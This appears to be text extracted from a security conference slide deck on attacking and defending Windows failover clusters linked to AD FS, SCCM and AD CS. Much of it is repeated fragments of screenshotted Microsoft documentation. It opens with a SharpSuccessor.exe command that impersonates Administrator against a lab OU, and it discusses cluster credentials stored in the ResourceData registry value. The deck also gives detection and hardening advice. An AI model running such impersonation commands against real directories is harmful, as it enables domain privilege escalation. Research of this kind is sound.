SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=lab,dc=lan"
```



# Setting up an AD FS Deployment with AlwaysOn Availability Groups

04/08/2025 • Applies to:  Windows Server 2025,  Windows Server 2022,  Windows Server 2019,  Windows Server 2016

A highly available geo-distributed topology provides:

- Elimination of a single point of failure: With failover capabilities, you can achieve a highly available AD FS infrastructure even if one of the data centers in a part of a globe goes down.
- Improved performance: You can use the suggested deployment to provide a high-performance AD FS infrastructure

AD FS can be configured for a highly available geo-distributed scenario. The following guide will walk through an overview of AD FS with SQL Always on Availability Groups and provide deployment considerations and guidance.

Learn / Windows Server / Identity and access /

Ask Learn Focus mode :

**Taking the "B" Out of DBA:  
An Unconventional Attack  
Path Against AD FS Through  
Database Administration**

Max Keasley @emkay64

• El  
in  
• In

AD FS

overview of AD FS with SQL Always on Availability Groups and provide deployment considerations and guidance.



**SO-CON**  
2025  
SPECTEROPS  
THE SHORTEST PATH TO SECURE



## Setting up an AlwaysOn Avai-

04/08/2025 • Applies to:  Windows S

A highly available geo-distributed

- Elimination of a single point of failure in the infrastructure even if one of the servers fails
- Improved performance: You can add more servers to the cluster without impacting performance

AD FS can be configured for a high availability solution. For an overview of AD FS with SQL AlwaysOn, see the Microsoft documentation.

# Manage database availability groups in Exchange Server

04/30/2025

**APPLIES TO:**  2016  2019  Subscription Edition

A database availability group (DAG) is a set of up to 16 Exchange Mailbox servers that provide automatic, database-level recovery from a database/server/network failure. DAGs use continuous replication and a subset of Windows failover clustering technologies to provide high availability and site resilience. Mailbox servers in a DAG monitor each other for failures. When a Mailbox server is added to a DAG, that server works with the other servers in the DAG to provide automatic, database-level recovery from database failures.

When you create a DAG, it's initially empty. When you add the first server to a DAG, a failover cluster is automatically created for the DAG. In addition, the infrastructure that monitors the servers for network or server failures is initiated. The failover cluster heartbeat mechanism and cluster database are then used to track and manage information about the DAG which can change quickly, such as database mount status, replication status, and last-mounted location.

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Ask Learn

Focus mode

## Setting up an AD FS Deployment with AlwaysOn Availability Groups

04/08/2025 • Applies to

A highly available ge

- Elimination of infrastructure costs
- Improved performance

AD FS can be config  
overview of AD FS v

## Manage database availability groups in Exchange Server

04/30/2025

### Use a SQL Server Always On solution for the site database

Configuration Manager supports the following SQL Server Always On solutions for the site database:

- Host the site database at primary sites and the central administration site in an availability group. For more information, see [Prepare to use a SQL Server Always On availability group](#).
- Use a failover cluster instance for the database at a central administration site or primary site. For more information, see [Use a SQL Server Always On failover cluster instance](#).

Secondary sites can't use SQL Server Always On, and don't support backup or restoration of their site database. Recover a secondary site by reinstalling the secondary site from its parent primary site.

Learn / Windows Server / Identity and access /

## Setting up an AD FS AlwaysOn Availability

04/08/2025 • Applies to: ✓ Windows Server 2025, ✓ Windo

A highly available geo-distributed topology provides

- Elimination of a single point of failure! With failover infrastructure even if one of the data centers in
- Improved performance: You can use the suggested

AD FS can be configured for a highly available geo-distributed topology. This overview of AD FS with SQL Always on Availability Groups shows how to set up a secondary data center.

- Host info

- Use see

Secondary data center  
a secondary data center

README

GPL-3.0 license

 SpecterOps Sponsored Project

 Slack #sccm

 Follow @subat0mik

 Follow @\_Mayhem

 Follow @unsigned\_sh0rt

## Misconfiguration Manager



# MISCONFIGURATION MANAGER

cy groups in

ox servers that provide automatic, database-level replication and a subset of Windows failover Mailbox servers in a DAG monitor each other for health. If a server fails, it automatically fails over to the other servers in the DAG to provide

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re information,

base. Recover

Learn / Windows Server / Identity and access /

## Setting up an AD FS with SQL AlwaysOn Availability Groups

04/08/2025 • Applies to:  Windows Server 2025,  Windows Server 2022,  Windows Server 2019

A highly available geo-distributed topology provides

- Elimination of a single point of failure: With failover clustering, you can maintain a highly available infrastructure even if one of the data centers in a region fails.
- Improved performance: You can use the suggested configuration to reduce latency and increase throughput.

AD FS can be configured for a highly available geo-distributed topology. This document provides an overview of AD FS with SQL Always on Availability Groups.



# Windows Server® 2008

## Failover Clustering and Active Directory Certificate Services in Windows Server 2008 and Windows Server 2008 R2

*Microsoft Corporation*

*Published: January 2010*

*By Carsten B. Kinder & Mark B. Cooper*

ity groups in

ox servers that provide automatic, database-level  
s replication and a subset of Windows failover  
Mailbox servers in a DAG monitor each other for  
ith the other servers in the DAG to provide

ver to a DAG, a failover cluster is automatically  
ervers for network or server failures is initiated. The  
ed to track and manage information about the  
tion status, and last-mounted location.

Learn / Windows Server / 10

Setting up  
AlwaysOn


04/08/2025 • Applies to: ✓ Win

A highly available geo-dis

- Elimination of a sing
- infrastructure even i
- Improved performan

AD FS can be configured f  
overview of AD FS with SC

# MICROSOFT: \*SLAPS THE ROOF OF AD CS\*




imgflip.com

a secondary site by reinstalling the secondary site from its parent primary site.

omatic, database-level  
Windows failover  
onitor each other for  
DAG to provide

er is automatically  
failures is initiated. The  
rmation about the  
d location.



Step 5:  
Customize the permission Here I select the Write and Create all child objects. Others default.

- Full Control permissions in the Cluster container (include this object all descendants)
- Prestage Computer Object for the Cluster Name
  - Full control and permission on the cluster container

computer object resides.

- Add the Windows Cluster Name Object (CNO) and cluster nodes having "FULL Control" in the ACLs on the Security tab of the created Listener computer object record.

Or you can also:

- Give the CNO: create computer object
- Create the listener through Delegation of Control Wizard

Error Message:

If you're going to pre-stage the account, you need to assign the cluster's computer account Full Control permissions to the Organizational Unit. After you've created the account, disable it as shown in the first ADUC screenshot. Otherwise, CAU won't be able to activate it.




# Audit cluster virtual accounts

9. Under Permissions, select the Create Computer objects check box.

# Audit cluster virtual accounts

9. Under Permissions, select the Create Computer objects check box.

# Remove excessive permissions



Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

D

cluster.ludus.domain

Summary

High Availability Wizard

Client Access Point

Name: cluster-share

Current Host

Recent Cluster

Witness: Cluster

Before You Begin

Select Role

File Server Type

Configure high availability

Client Access Point

Select Storage

Confirmation

Configure High Availability

Copy Cluster

Cluster-Aware

Navigation

Roles

Networks

Cluster Core Resources

Name

Status

Information

Storage

Cluster Disk 1

Online

Actions

cluster.ludus.domain


- Configure Role...
- Validate Cluster...
- View Validation Report
- Add Node...
- Close Connection
- Reset Recent Events
- More Actions
- View
- Refresh
- Properties
- Help

< Previous Next > Cancel


The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.

Networks	Address
<input checked="" type="checkbox"/> 10.3.10.0/24	10 . 3 . 10 . 101





# DHCP Reservation



# DHCP Reservation



**Detect authentication from different source address**



Failover Cluster Manager

Registry Editor

Computer\HKEY\_LOCAL\_MACHINE\Cluster\Resources\10413b10-2d5e-4152-93e0-a8bc62fa35b6\Parameters

Name	Type	Data
(Default)	REG_SZ	(value not set)
ADAware	REG_DWORD	0x00000001 (1)
CreatingDC	REG_SZ	\test-DC01-2022.ludus.dom
DnsName	REG_SZ	cluster
HostRecordTTL	REG_DWORD	0x000004b0 (1200)
LastDNSUpdateTime	REG_QWORD	0x1dbff85d352df5f (1339815)
Name	REG_SZ	CLUSTER
ObjectGUID	REG_SZ	fd0c6b78954dab45b0b44800
PublishPTRRecords	REG_DWORD	0x00000000 (0)
RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
RemapPipeNames	REG_DWORD	0x00000000 (0)
ResourceData	REG_BINARY	02 00 00 10 00 00 00 00 01

Actions

- Roles
  - Configure Role...
  - Virtual Machines...
- Create Empty Role
- View
- Refresh
- Help

Name: cluster-share

- Bring Online
- Take Offline
- Information Details...
- Show Critical Events
- More Actions
  - Remove
  - Properties
  - Help

# Only the ClusSvc reads the value of ResourceData

 RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
 RemapPipeNames	REG_DWORD	0x00000000 (0)
 ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 00 01

# Only the ClusSvc reads the value of ResourceData

RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
RemapPipeNames	REG_DWORD	0x00000000 (0)
ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 00 01

Detect access attempts from any other principal

# Only the ClusSvc reads the value of ResourceData

RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
RemapPipeNames	REG_DWORD	0x00000000 (0)
ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 00 01

Detect access attempts from any other principal



# BlackHat Sound Bytes



# Own the node, Own the Cluster



**Cluster misconfigurations can  
lead to compromise**



**If the clustered service is tier 0,  
so are the cluster resources**



# Thank you